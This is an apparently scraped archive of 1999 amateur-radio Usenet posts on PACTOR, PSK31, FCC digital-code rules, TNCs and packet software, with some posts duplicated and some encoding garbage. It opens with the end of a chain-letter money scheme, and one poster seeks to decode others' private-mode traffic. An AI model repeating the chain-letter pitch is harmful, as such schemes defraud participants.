People have said, "What if the plan is played out and no one sends you the money? So what! What are the chances of that happening when there are tons of new honest users and new honest people who are joining the Internet and news groups everyday and are willing to give it a try? Estimates are at

20,000 to 50,000 new users, every day, with thousands of those joining the
actual Internet. Remeber, play FAIRLY and HONESTLY and this will work. You
just have to be honest.

Make sure you print this article our RIGHT NOW, also. Try to keep a list of
everyone that sends you money and always keep an eye on the news groups to
make sure everyone is playing fairly. Remember, HONESTY IS THE BEST
POLICY.

You don't need to cheat the basic idea to make the money!

GOOD LUCK to all and please play fairly and enjoy the huge rewards from
this, which is tons of extra CASH.

Hey, great idea.

Maybe over here on this side of the pond we can now get a "champion", say like Charles Brabham, to lobby our FCC to legalize full Internet/Amateur Radio internetworking just like in the UK.

Charles, what think?

In the US anyone that can memorize a bunch of questions where the answeres are given can get a license. They do not have to know anything about radio or electronics at all. My wife has what is called a Tech Plus license. She did learn the code at 5 wpm an memorised the questions . If you ask her anyting about the electronic part, she would tell you she does not know a thing. Lots of others in the same shape over here.

Lots of hams in the US can not even put on a coax connector. My idea of a test would be to have someone put on a connector, check the swr of an antenna , tune the final of a tube radio, tune an antenna tuner and things like that.

I have an extra class and did not even look at most of the questions before the test as I have been around electronics and ham radio for abig part of my life. I would not have gotten the conde part if it had not been for the multi guess questions about the code part.

You may want to go to the www.arrl.org site and see if you can find the test questions and answers if you want to look at them. From this pool of questions a ham will be asked a certain number of them picked at random.

That's not what he meant. He was talking about sending and
receiving signals between two stations, and not publishing the
algorithm to keep the channel private.

But that is not really illegal. Hams can transmit and receive unspecified
codes, and not publicly document it. The FCC can ask you to cease
activity, and provide records, but there is no presumption of public
documentation expected. There are other rules that cover ciphers and
that sort of thing, but creating a particular modulation scheme, even
scrambling it like they do in 9600 baud modems, is quite legal.

> document it...

Not below 50 Mhz they can't. In the U.S., unspecified digital codes can only be used above 50 Mhz according to 97.307 and even then they can not be used with the intent to obscure the meaning of the transmission (i.e. a "private mode"). 97.309(a) states that only Baudot, Amtor, and Ascii codes can be used. It further states that these codes can use any technique whose technical characteristics have been documented publicly, such as CLOVER, G-TOR, or PacTOR, for the purpose of facilitating communications. In other words, you must use Baudot, Amtor, or Ascii codes for the individual characters but you can format them into packets or any other protocol so long as that protocol is publicly documented.

Pactor-II is a form of DPSK (differential phase shift keying). You must send it through a SSB transmitter via the audio input.

The SCS-PTC II is one thing. The Swiss-PTC II is a whole different issue.

The Swiss-PTC II has a private mode. I hear it all the time, but I can't see what is being said. I *want* to be able to demodulate this.

Does anyone know? Does anyone know anything about this "private mode"?

You better believe that if/when I write code to do this, I'm going to make it GNU. Screw SCS. Public airwaves deserve public protocols. Security through obfuscation is futile. That's why I'll exploit them. I just wish I had more time to dedicate to this sort of thing. School/research keeps getting in the way of the fun stuff.

John

I've started a mailing list for wavelan "hackers". Anyone interested
may join by mailing just the word SUBSCRIBE in the body of a message to
wavelan-request@hack.net.

The list is designed for those of us interested & using wavelan and
compatible technologies for wireless networking.

In our country they learn about this before they can do the tech exams
required to get a license... the authorities think it is a good idea for
the amatures (sic) to have at least some basic knowledge about electronics
before they are allowed to construct their own radio station.

How is the situation in the USA?

The other modes yes, but Pactor-II is *not* FSK and you can't use the
FSK circuits build in to any of the rigs.

I understand what you meant now.

You are talking about transmiting undocumented codes while I was talking about receiving signals that are generated by non-hams.

So the question remains: Does anyone know how to demodulate the "private mode" used by the Swiss-PTC II (made by SCS)?

Thanks,
John

What hasn't been decided is whether an undocumented modulation scheme
is a form of encryption, which would make it illegal on ham bands in
the USA. Some folks have suggested using this theory to challenge the
use of commercial products when the manufacturers won't publish the
technical details. Is it enough to hand the FCC a copy of your
confidential specification, or does it need to be available to anyone
who is interested in monitoring the bands for unlawful operations?

While reading 97.309 and while the reference to ISO 646 will permit
substituting the characters #@[]\^_{}| with national variants and thus
supporting other languages than English, I can not see any references
to any 8 bit codes, such as ISO 8859-1 (Latin-1).

Since HTML pages are by default decoded in ISO-8859-1 and most likely
all non-English pages would contain some characters outside of the
traditional 7 bit ASCII range, transmission of such pages would be
technically illegal in the US on HF :-).

For a DOS only unit like this. You can either get KA-GOLD, Hostmaster or XP-DOS. All three are good products that will run on an 8088.

You can also use the DOS based Pacterm that comes with The KPC-3. It's not a host mode program, but it will get you up and running.

If the FCC cannot monitor PACTOR-II, it is probably illegal
for US amateurs to us it. Since it is in use by US amateurs,
it can probably be assumed that the FCC has all the information
and equipment needed to monitor it.

Hello,

Thanks for reading this ...my wife has bought me a Revo ....but unfortunately
Santa has taken it away until Christmas Eve .... sad aren't I but still ..

I want to interface a Revo to and external device via the serial connector
and I presume the pin oust are the standard rs 232 pin outs obviously data
out is connected to the data in ...the rs 232 "twist".

For those that maybe in the know ... I want to interface with a Kenwood
THD7 to give mobile packet radio now that's even sadder.

I have done this with a psion 3 a by plugging the 9 pin plug from the pswin
lead to a 9 pin socket connected to the 3a which worked with comms software
in the 3a.

My understanding is that the FCC has ruled that since the Pactor and Pactor-II compression schemes are "based" upon Ascii codes they are legal as are the codes used in PSK31. The Pactor-II protocol is publicly documented so it meets that criteria as well.

The regulations are outdated but rather than re-write them, the FCC has permitted some pretty loose interpretations; but that's better than saying no. The key seems to be that the code must be publicly documented and it's intent cannot be to encrypt or obscure the content (which obviously wouldn't work very well if it's publicly documented).

The FCC told the ARRL that they will not enforce the 8th bit use in ASCII
on HF. The statute is obsolete, they just haven't published a revision to the law.
U.S. based Amateurs have been using the 8th bit for years.

Different modes have different characteristics. If you want a replacement
for keyboard RTTY, PSK31 is a good choice. If you want pretty much error-
free message handling with mailboxes, PACTOR is a good choice. Seems to
me PSK31 and PACTOR are the most popular presently. Don't know much about
G-TOR and CLOVER. RTTY is error-prone and has a limited character set.
I plan to try PACTOR II pretty soon.

How can I monitor the Pactor II used by the Swiss-PTC II when in "private mode".

Is there really no information on this "private mode" that the Swiss-PTC II is capable of? I'm hearing it a lot (not US and not Hams) and I want to be able to see what is being said. Any advice?

Thanks,
John

Howdy.

I was asked to add a prefix look up utility. It is now available on the QSL page at http://hfradio.org - If you need to know where a prefix is from, simply enter the call or prefix and see what country it is assigned to.

Don't forget: http://hfradio.org, a non-commercial site offering:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options)

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

This is my offering to the community, all funded by me. I am working hard to bring excellent content to the site. I have need for others who might wish to assist. I need a Software editor -- someone who can review and post software links, etc. Let me know if you are interested. (See the site on how to email me).

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

And if you're going to operate PACTOR, *please* listen to the
frequency before you start to operate. As a PSK31 regular, it seems
to me that a lot of PACTOR operators don't listen first.

That's because PSK31 operators say they can operate in between the
two PACTOR FSK tones. :-) Just Kidding.

Here's the problem. N5AQM in Chandler, AZ cannot hear your PSK31
signal and considers the frequency clear. He accesses my PK-232MBX
mailbox in East Texas while I'm watching TV in a different room.
My mailbox sends my stored message to him and, in the process,
steps on your PSK31 signal. To you, it sounds like someone didn't
listen before transmitting but there's no one there to listen. It's
just a mailbox responding to commands that you can't hear. And
there are hundreds of mailboxes out there just waiting to be read
by remote operators who cannot hear your PSK31 signal and don't
know the frequency is occupied. Some of the PACTOR mailbox
frequencies are published on http://www.pactor.com Perhaps
a copy of that would help you avoid the mailbox problem by
avoiding the mailbox frequencies.

I think the rules are clear that it has to be publicly documented.
There's a big step I think between having the protocol documentation and
actually developing a working decoder. The fact that it's publicly
documented also does not give one the right to go into business selling
decoders that use the protocol without paying royalties - but you can
build one for your own personal use.

The Swiss-PTC private mode is another matter entirely as I understand
it. This is "encryption" but it's being used in the commercial bands,
not by hams.

Hi Folks,

We have a coworker who is taking a trip from lake Ontario to the Bahamas on a sailboat. he is equipped with a packet set-up; IC HT, PK-80 TNC, 30 watt amp, and a J-pole antenna. He also has a tem meter rig. Is there anyone who could provide some local packet node information and help him to log on to a node so that he could send packet mail/messages back to us here in NY state. I don't know if DX cluster or std. packet would be best. He is currently in Ft. L., and someone who could be on a local 2m repeater to help him would be greatly appreciated. Thanks in advance,

73

Subject: Connecting a Psion Revo to a THD7?

Hello,

Thanks for reading this ...my wife has bought me a Revo ....but unfortunately
Santa has taken it away until Christmas Eve .... sad aren't I but still ..

I want to interface a Revo to and external device via the serial connector
and I presume the pin oust are the standard rs 232 pin outs obviously data
out is connected to the data in ...the rs 232 "twist".

For those that maybe in the know ... I want to interface with a Kenwood
THD7 to give mobile packet radio now that's even sadder.

I have done this with a psion 3 a by plugging the 9 pin plug from the pswin
lead to a 9 pin socket connected to the 3a which worked with comms software
in the 3a.

Subject: DX Packet Spots

Greetings,

I hope this is not a dumb question.

I am new to digital modes, I have a KAM Plus and am trying tolearn as
much as possible. I have come across the term

DX PACKET SPOTS

and have no idea what this means.

Could some please explain for me and/or recommend some good URLs for
beginners such as myself. I have ordered ARRL's Oprating Manual, but
I am not too sure if this is a good source of information.

Any help?

From: "Christopher W. Buckley" <cwbuckle@mtu.edu>
Subject: Mystery of 30-meters...

On several occasions a friend and I have noticed 1a signal on
10.132.25 that sounds like a RTTY signal with a 425Hz shift, and
we've tried to apply any kind of decoding method that we could
think of, and to no avail. I realize ham radio isn't the only thing
on this frequency, but curiosity is driving me nuts. This signal
is here 24/7 from what I can tell, and is fairly strong into our
location. Has anyone heard this signal before?

Other notes:

Tried all modes supported by our new KAM plus, to no avail.

The signal seems to stop every now and then, and I only hear
the space tone quite quickly.

Haven't been able to get the sound into the computer to see
exactly what the bit rate is, but it sounds quicker than standard
RTTY, almost like a RTTY75 or ASCII 110 rate.

It seems to use the same patterns, as far as encoding sets go,
as it looks like there is a strange, incomplete, character set,
and not just a random spurting of characters onto the band.

If anyone has any idea what this is, or has any ideas for me to
try to crack this, please let me know..

For a DOS only unit like this. You can either get KA-GOLD, Hostmaster or
XP-DOS. All three are good products that will run on an 8088.

You can also use the DOS based Pacterm that comes with The KPC-3. It's not a
host mode program, but it will get you up and running.

If the FCC cannot monitor PACTOR-II, it is probably illegal
for US amateurs to us it. Since it is in use by US amateurs,
it can probably be assumed that the FCC has all the information
and equipment needed to monitor it.

The FCC told the ARRL that they will not enforce the 8th bit use in ASCII
on HF. The statute is obsolete, they just haven't published a revision to the law.
U.S. based Amateurs have been using the 8th bit for years.

How can I monitor the Pactor II used by the Swiss-PTC II when in "private
mode".

Is there really no information on this "private mode" that the Swiss-PTC II
is capable of? I'm hearing it a lot (not US and not Hams) and I want to be
able to see what is being said. Any advice?

Thanks,
John

Different modes have different characteristics. If you want a replacement
for keyboard RTTY, PSK31 is a good choice. If you want pretty much error-
free message handling with mailboxes, PACTOR is a good choice. Seems to
me PSK31 and PACTOR are the most popular presently. Don't know much about
G-TOR and CLOVER. RTTY is error-prone and has a limited character set.
I plan to try PACTOR II pretty soon.

And if you're going to operate PACTOR, *please* listen to the
frequency before you start to operate. As a PSK31 regular, it seems
to me that a lot of PACTOR operators don't listen first.

I agree, at least with the exams for the "entry level" licenses being so simple, there's not much electronics. However, for the Advanced class license, the story is a bit different. However, for all classes, the question pool is publically available, so for those with a good, short-term memory, passing without knowledge of the subject matter is possible.

5078. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <PWj_3.1254$LK3.48899@nuq-read.news.verio.net>
Source record: 15486

The T/R switching cable is pretty easy. Linux supports both the
serial and parallel port for this. Me, I went to the local electronics
store and picked up a big pack
of 2n2222's with the little metal cases -- and they seem to work pretty good
for this.
On Linux I use parallel port, since my serial ports are filled up
with other TNC's and stuff. I run one soundmodem with Linux using a SBPro
and an old FM
2m mobile radio for 1200 baud packet. And another soundmodem in Windows
using
SV2AGW with an MFJ 8621 for 9600 baud soundmodem. For that I use a Diamond
monster
sound card.

(As a curious side note, I have two ports, vhf and uhf, both which can reach
the gateway at w6yx.
So, if you telnet to my vhf port, what happens is that packets to me come in
over the VHF, while
packets back to you come in over the UHF 9600 port -- so it's sort of a
goofy kind of duplex that
happened by accident. I'm in the SF Bay area, btw.)

I believe there's a schematic in the ax25-howto on how to make the
soundmodem cable. Linux
is a little fussy about what soundcards you use. I reccommend finding a
geniune creative Labs
Sound Blaster/Pro card with jumpers or Windows Sound System card. Right
now, Linux
soundmodem accesses the hardware directly rather than using the Linux sound
drivers --
which kind of sucks if you have a sound card that has a Linux driver, but
isn't supported by sound modem.

The default mixer settings on Linux, I found, were a little funky and my
speaker is hooked to the mike input
rather than line input. So, that's something to check if you have trouble.
The SB Pro card is nice,
because it has a little pot, right on the back of the card for setting the
output level.

Sv2agw also works with soundcards, and it supports any sound card. Though
it also is a little
finicky about what soundcards work at 9600. Though sv2agw, I believe will
run almost anything
at 1200 baud. I think sv2agw only supports serial port t/r switching,

though I'm not sure about that.

Does that mean 9600 baud should have a 4.8khz deviation then? That is
2.4khz up and 2.4khz down from the center frequency -- right?

Is MSK better also than PSK too? Or is MSK just better than
all FSK with higher deviation? Is MSK just what it sounds like? FSK with
that specific deviation?

5090. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <N%K_3.1349$LK3.53423@nuq-read.news.verio.net>
Source record: 15409

I run native Linux, and SV2AGW for Win98. Apparently, Flexnet has some
TCP/IP capability. I hear the guys in the NE corridor of the US, run
MFNOS, which I think is another NOS variant. And, they were also looking
into trying Xnet -- so that they could better communicate between Linux
ip machines and the Flexnet network over there. The MFNOS guy, claimed
they were implenting IPV6!, I think.

I believe there's an advantage to running NOS over internet based IP stacks
like with Linux and WIndows, that you can specify that the retry timers backoff
linearly, rather than exponentially. Apparently, this is considered extremely
evil from the internet perspective, but it's a fast kluge to get ip to work
a little better when the connection is dropping packets due to noisy links--
rather than congestion. (There's a linux Kernel hack, I thought someone posted
to do this, though I haven't seen anything like this for Windows.)

It's actually, just a hard situation all around, the more I've looked into this, since
my understanding is that TCP/IP doesn't really work that efficiently either if the
underlying protocol provides reliable connections, or if the channel drops packets
do to random errors, and not due to congestion. Sometimes, it seems almost like
we should be hotwiring TCP/IP all the way up at the socket level, and junking
all the attempts it makes to insure that the data goes through, and depend on
protocols designed for radio in the first place. Though this would be a huge pain
to do, and it'd probably break lots of stuff. I think Linux 2.3 makes some attempt
to detect what TCP/IP is doing at the higher levels and toss out some of the junk
that isn't needed. Though I haven't tried this yet.

As an aside, I sort of like the TNOS user interface. Though I've never run TNOS myself.
It takes a little bit of work to get a native FBB type program to talk to SMTP email,
though
it can be done. Though me, I sort of like the idea of having walls between the protocol
side and the application side -- just for sort of aesthetic reasons. So, I haven't run any
*nos variants for a few years here.

It's sad... I would have thought that one had to have some basic knowledge
about things like input- and output impedances, what happens when
mismatches occur and in which cases this is important, and how to adapt a
signal level using a network consisting of 2 or 3 resistors.

That is about the first thing one would encounter when assembling a station
from black boxes.

You can't ban someone from a newsgroup, that would be like trying to ban
him from amateur radio by planting a carrier on his frequency each time you
hear him transmit. Takes a lot of effort and likely isn't very effective.

However, when your newsreader is any good, you can add a filter for his
address and you won't see anything he has posted from that address.

>Can't we get him banned from this newsgroup?

No, and that would be contrary to the spirit of Usenet and the Internet, where everybody has a voice.

However, just because somebody has a voice doesn't mean that anybody has to listen to it. Look in your software for something called a "kill file" or a "filter". If it's there, add Charles to it. Then he will vanish as far as you're concerned. I did that a couple of years ago, and the crap level in the newsgroup dropped dramatically for me.

The PCI-3000 is an Analog Card. Circa 1990. Its Capable of RTTY, Amtor and CW. And has seperate Filter chains for Mark and Space.

In my own side by side comparisions with a P38 DSP modem ...on The Same signal. The PCI-3000 continued to provide Solid copy long after the DSP modem was printing gibberish.

Even HAL's staff confirmed what I already had myself observed. That at least for this RTTY Dxer, I'll take the weak signal recieve capabilities of the more accurate Hard filter.

It should be reasonable to move unattended PACTOR
trasmissions
to the same PACKET's portion of the band, and/or let
PSK trasmissions
move to CW and RTTY slice.
Since (good) PSK emissions are alike CW signals, I'd
hope that PSK
could operate anywhere in the band like CW does!!

Hello All
Just wondering if some could help me with the eprom code for a tnc220 dual port 1200
baud tnc , we have the rose software installed but need to change it back so it is a normal tnc ...so if you have the eprom code it would be great...tnx matt

Of course, US PSK is not allowed to operate in the phone portions
of the band like CW is. Historically, PACTOR has occupied the
xx.065 to xx.085 MHz portions of the bands. Historically, PSK
didn't exist and therein lies the problem. There was a
gentlemen's aggrement that predated PSK. I don't know a
good solution to the problem. May the "robest" mode win.

Hi,

Well the best software I have ever used for SCS PTC II is LOGGER. Logger
not only gives you a logging program but also a terminal program with lots
and lots of programmable buttons with user defined labels. The buttons are
easy to program with either commands (e.g. to switch from one mode to
another) or just text strings to send (e.g. CQ). The user defined labels
make it easy to know what the button will do when clicked.

Best of all LOGGER is freeware!

Logger runs under Windows 95/98 and may run under Windows NT.

Be prepared -- You will have to spend some time to program the buttons.

ANother good program is XPWIN at http://www.goodnet.com/~gjohnson/xpwin.htm.
It supports SCS PTC II, many Kantronics TNCS, etc.

Unfortunately, XPWIN has not been updated yet to support PSK31 mode for SCS
PTC II. I heard rumors that the software developer is working on it but I
still have not seen the upgrade posted.

XPWIN is fairly easy to use but I like LOGGER better! And Logger is free!!

I have a LL Grace DSP-12 and am looking to programming information.
Specifically, a Developers Tool Kit that was available when the units
first came on the market. LL Grace no longer supports the unit and does
not have the tool kit.
Any help would be greatly appreciated.

Oh, I don't know. I'd say around here, that there are as many people on ip, as there are on netrom type stuff. Around here, net connections are cheap, so everybody is one hop away from a gateway, basically, and on one hop not many of these issues come up -- really. There's not much of a 'network' for ip stuff. And the netrom network is practically, too slow for ip stuff. Really the hard answer to all of this is to never drop packets -- ever, and then things run pretty smoothly.

The thing that keeps ip going, is that converse, seems to finally have the last bugs killed in it, and there are actually quite a few people on converse pretty much 24 hours a day -- from what I've seen. Or at least if you want to chat ham radio stuff on keyboards, it's better than IRC or any of the internet chat rooms. (I'm kind of a jammer magnet, so I tend to stay off of repeaters.)

Okay, well, it's just in the context of a big tcp/ip stack that people use for other things, mostly,
it's not that easy to figure out where exactly to cut in to make these kinds of changes.
I believe 2.3 does some faking out of the ip stack and the lower level, and tries to figure out what it's doing and supposedly stops stuff from going out -- that is in virtual circuit mode. I think 2.4 is due for Jan 2000, so maybe at that point, I'll see how this works, and then we'll know how to go from there.

Yeah, it's called wwconvers, I guess. It's really just a set of chat rooms, and it runs mostly over the internet, though everyone on the system is from 44.xx.xx.xx or ham radio ip addresses. And, there are people who do have some ip RF networks. I talk on converse by one hop to a gateway in Palo Alto -- about 30 miles away. Actually, I think converse has a pretty good crowd mostly -- and doesn't have the density of 'little hacker kids,' that irc has, which I find sort of refreshing.

Hi Cecil,

The PTCIIe does support PSK31. (I don't know why SCS does not advertise
that the PTC II and the PTCIIe support PSK31!)

I also use PTC II for SSTV using JVComm32. It works really well! (I am not
sure but I would think that the PTCIIe also supports SSTV). I have also
tried EZSSTV, JVFAX etc with the PTC II for SSTV and FAX. Thet work great
but they are DOS programs.

Logger is much more user friendly than G3PLX's program (with or without
PSKGNR enhancements).

I believe that the core of Logger uses the G3PLX algorithm so I doubt there
is much difference between the programs as far as performance is concerned.

Does, according to the manual. The PTCIIe manual is available as a
PDF file from SCS (English and German).

I'm heading in the direction of a IIe myself.

Try Logger program at

http://www.chroniclenetworks.com/~dwm/Logger.htm

It is much better than G3PLX PSK31 program!..It is also free
and only uses your sound card

Hi Dale,

Well you should consider PACTOR mode. Packet on HF is slowly dying! PACTOR is faster and a lot less frustrating. There are many PACTOR / Internet gateways in use! They use WINLINK and NETLINK software! They were put in place originally to handle Marine Mobile traffic! See http://www.winlink.org/k4cjx/ and http://www.win-net.org/

Some of these MBO/Gateways only use PACTOR II but there are still lots that use both PACTOR1 and PACTOR II.

Many TNCs support PACTOR I (e.g. KANTRONICS KAM etc) but only the SCS PTC II and SCS PTC IIe support both PACTOR I and PACTOR II. PACTOR II is faster and is more robust (Ie It will work under really bad QRM etc). Unfortunately, the SCS PTC TNCS are expensive. (See www.scs-ptc.com)

I strongly recommend that you use PACTOR not Packet for your application!

Oh yes.. One more thing. If you use PACTOR for your EMAIL etc, then I would recommend you use AIRMAIL program with your PACTOR TNC (e.g. KAM PLUS, SCS PTC II etc). AIRMAIL is designed to work with WINLINK/NETLINK system.

AIRMAIL is free. go to http://www.winlink.org/k4cjx/ and hit download etc

Hi,

You probally could, you would just have to find out the encryption
algorithm (the the chip out of the phone and transfer it to software).
Plus for stuff like this it would be wise to use a computer to process
the signal, as this would be cheaper and much more expandable.

I have not done any of this cuz I haven't the finances but I know that
it can be done

There would appear to be many versions of NOS out there. The most popular would appear to be JNOS and TNOS. (Both JNOS and TNOS have DOS versions which might run under windows)

Which is the best version of NOS for DOS or Windows 98?? Is there any consensus out there in the HAM world??

Is it JNOS or TNOS??

Rob

I have a PCI 3000 and a PTC II. In my view, the PTC II decodes RTTY much
better than the PCI 3000.

(I also have a KAM for GTOR. The PCI 3000 is better than the KAM for RTTY.
But on AMTOR, the KAM seems to work better -- strange)

Many thanks for info.

I downloaded the SV2AGW packet engine and will give it a try with my sound card for fun. (I already have a 1200 bd and 9600 bd TNC).

I see that the SV2AGW packet engine will also work with TNCs in KISS mode. I may try that also. The real benefit that I can see is that the SV2AGW engine supports not only AX25 but also IP/TCP... Have you tried IP/TCP with SV2AGW?? (I don't think that the SV2AGW engine will replace NOS since I don't believe that the BBS accepts both AX25 and IP/TCP connects etc..)

I will also give LINUX a try one day. I have an old 386 with a 16 bit Sound Blaster card collecting dust but the hard drive is small -- only 70MB. Probably too small for LINUX. The 386 is so old that I cannot easily upgrade the hard drive. I will have to look for another old computer for LINUX experimentation. I hear that there are LINUX drivers not only for packet but also for PACTOR, RTTY etc. Sounds great!

5132. Re: Have original PK-232, what needed to do PACTOR, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <sRk_3.192865$5r2.444204@tor-nn1.netcom.ca>
Source record: 15363

You have to get a daughter board and a firmware upgrade -- not cheap. It would appear that many people have been picking up PK232s at flea markets without realizing that you can't use it on PACTOR just with a simple EPROM upgrade (obtained legally or illegally) . They get disappointed when they can't use the PK232 on PACTOR without spending $$ and end up putting the PK232 up for sale again! You see lots of PK232s on sale these days (just go to www.ebay.com)

I would look around and pick up a PK232 (already upgraded for PACTOR) or better yet pick up a KAM or KAM PLUS (again upgraded for PACTOR). Check out EBAY at www.ebay.com.

In my view the KAMS perform better than the PK 232's in ever single mode. The filters in the PK 232 aren't great. AEA did spend much money on the front end of the PK232 to keep costs down. The KAM's use switched capacitance filters-- much better!

To boot, the KAMS with the newer firmware also have GTOR. GTOR is much better than PACTOR but the HF GTOR activity is limited!

But if you really want a good PACTOR modem, buy a SCS PTC modem. The newer SCS PTC II supports PACTOR 1, PACTOR II and PSK31)as well as RTTY etc). PACTOR II iis by far the best mode I have used on HF. BUt the SCS PTC II is expensive. SCS has released the SCS PTC IIe, a cheaper version but it is still expensive. (Go to www.scs-ptc.com)

The SCS modems use DSP and real hardware memory ARQ. Big difference!

Another option is to built a VOLKSRTTY II interface ($80US) and use freeware software for PACTOR. (eg TERMAN93)

Sounds like the switching power supply for the computer is the culprit
since unplugging the power cord just about removes the noise.

Why not charge the battery while you are not operating and then unplug
the cord and run off the batteries while operating?

I doubt that you will be able to do much about this problem without
tearing into the power supply itself and even then, it would be
questionable.

5136. Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Anthony Cash <kd4k@ga.prestige.net>
Message-ID: <j74_3.36120$YI2.1771655@typ11.nn.bcandid.com>
Source record: 15426
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

I have 2 problems with my TS-570D (not G model) and the Kantronics Kam.

1. If I turn the Kam on and the 570 is already on it will key the transmitter. If I turn the Kam
off and back on again the 570 will return to receive. Otherwise the keying works fine.

2. The 570 is an early model SN 80600xxx and has had this problem every sense it
was new.
A. Kam is hooked to 570 via the 13 pin din connector on rear panel with 3 conductor
shielded wire.

a. I have the Kam turned on.
b. Turn on the 570
c. Try to transmit packet, 570 keys up but no output.
d. Go to menu #33 (it is set to 1)
e. press up or down button and then back to 1
f. Try to transmit packet again. Now 570 transmits fine with full output
and will keep on doing fine until I turn it off. When I turn it back on I have to
go through the whole thing again. Menu #33 DOES NOT change, it stays where
I put it.

Any help would be greatly appreciated

CQDXNET II (Digi-Voice Working Demo)

Print this for installation info.

Talk to other amateur radio operators around the world!

To install just download CQDXNET II then go to My Computer then File then New and select Folder
and name the folder CQDXNETII then copy the file you downloaded to that directory and unzip it with
winzip. You can get winzip at www.download.com then run surfcall to install surfcall and you are ready
to communicate with the world on a new mode called Digi-Voice over the internet.

For non-amateur radio operators surfcall works at
http://members.aol.com/chatterbuginn

To get software go to http://members.aol.com/plsskbkas

For modes that require automatic keying of the transmitter (e.g. packet
radio), you also need to construct a trivial interface to control the
transmitter PTT line from the PC.
This is not required when you only want to decode.

Source record: 15431

XPWIN 1.2.8 is now available for general download. This update adds support for PSK31 with the SCS PTC-II controllers. There are also several bug fixes that are incorporated.

XPWIN is a multimode controller program that supports AEA/Timeware, Kantronics, HAL (P38, PCI4000, DSP-4100 and DXP38) and SCS PTC controllers

This program is available at www.goodnet.com/~gjohnson

Anybody know where to find the "LOGGER" program. A web search
turned up too many entries to be able to find it.

>radio society done to remove these restrictions ?

Yes, that is the limit on occupied bandwidth for data emissions in the
70 cm band in the US FCC regulations. As to a national amateur radio
society, we don't have one, but the largest amateur radio publisher, the
ARRL, strongly lobbied to keep permitted data bandwidths as narrow
as possible at the time that the limits were set. 100 kHz was all we
could get against their opposition.

The ARRL did several years later belatedly push to get us the 219 MHz
band as partial compensation for losing the lower 2 MHz of the 220 MHz
band (an extremely badly bungled fiasco). It is assigned exclusively as
10 100 kHz coordinated channels for fixed point to point data. Our 56 kb
MSK RF modems were designed to fit that constraint.

33 cm and 23 cm have no bandwidth restrictions, however. We can
run anything that stays inside the band edges. But activity on those
bands is virtually nil in most places. I bought 8 full duplex medium
speed data radio systems (Motorola) at auction a few years ago
hoping to drum up some interest in running data on 33 cm, but no
other amateur in this area expressed any interest in setting up
33 cm links, so the equipment remains sitting in storage.

>If this is a self-imposed bandplan, is there really that much traffic
>on 70 cm or 23 cm that are just outside the intended packet channel ?

70 cm is vastly underutilized in most parts of our country. Sure, there are
closed private repeaters on virtually every channel in some areas, but they
aren't heavily used. They mostly just warehouse spectrum thanks to the
way our regulations give priority on the pair to coordinated repeaters.

(The way our regulations have been interpreted, the holder of a repeater
coordination has defacto ownership of the frequency pair against other
usages, despite the fact that the regulations plainly state that no amateur
station can own a frequency.)

>Voluntary band plans are very usable when deciding where to put some
>new service and also for solving disputes _when_ two or more services

>are wanting use the same frequency band. However, if there is only one
>service and no plans for other services in that area for many years,
>why degrade the performance of the link just to meet some administra-
>tive plans made originally for very different circumstances ?

Voluntary band planning is a good idea, but the ARRL has recently tried to have such voluntary plans assume the force of law. That's bad since it tends to lock in the status quo because the coordinating bodies are mainly made up of repeater owners who don't want to give up their lock on the spectrum.

But that's really a moot point. With 33 cm and 23 cm virtually vacant here, there is no shortage of spectrum in which to erect high speed networks. What is lacking is a will to do so among most US amateurs. (Sadly, if it doesn't say Yaesu, Icom, or Kenwood on the front panel, it isn't amateur radio to most US amateurs.) It pains me to see that a TNC and a 2m HT is still the dominant image of packet radio among US amateurs. That's where we were 20 years ago when 1200 baud half duplex was fairly hot stuff. It isn't anymore.

>same problems with high bit error rate?

Sure. A bandpass wider than the signal lets in excess noise, so your
SNR is sharply degraded, and your BER goes through the roof. For
best performance, you want a matched filter response. But good
frequency stability isn't that hard to achieve, so this isn't a major
issue.

Note that with SS there is also a stability issue, in that case in the
time domain, which places constraints as severe as those for
frequency stability do on NB transmissions. It is really the same
problem since frequency and time are reciprocal. The problem is
tractable in either case. High precision references are readily
available. (GPS disciplined oscillators are a common way to get
the required stability for even multi-megabit links.)

5152. Which Sound Card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <383969C0.31ED98BC@email.mot.com>
Source record: 15442

I am looking for a sound card for my new PC. The PC came with a ï¿½Yamahaï¿½ chip sound card. Some of my very old software will not work with this card. It seems that the creative Sound Blaster line is an industry standard that all software companies support. So Iï¿½m thinking of picking up a Sound Blaster brand card. Super ï¿½ Duper sound coming out of my PC is of no importance to me and I want to spend only a minimum $ for this card. I also know that I want to use a PCI slot for the card and not an ISA slot.

I want to get involved with PSK-31, SSTV and Audio Spectrum analyzer software. These need some specified performance from the sound card. I think Iï¿½ve heard that the card has to be at least 16 bit which I would guess means that it samples incoming audio as a 16 bit word. I have no idea what ï¿½voicesï¿½ are (16,32,64,128,512) but I have a hunch that I donï¿½t need many.

So hereï¿½s the question ï¿½ which Sound Blaster sound card should I be looking for?

Thanks ï¿½ Jeff ï¿½ KA9S

5153. Computer RF noise in HF SSB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Robert Cook <captcook@mindspring.com>
Message-ID: <383971B2.FCF8DEE0@mindspring.com>
Source record: 15443

All,

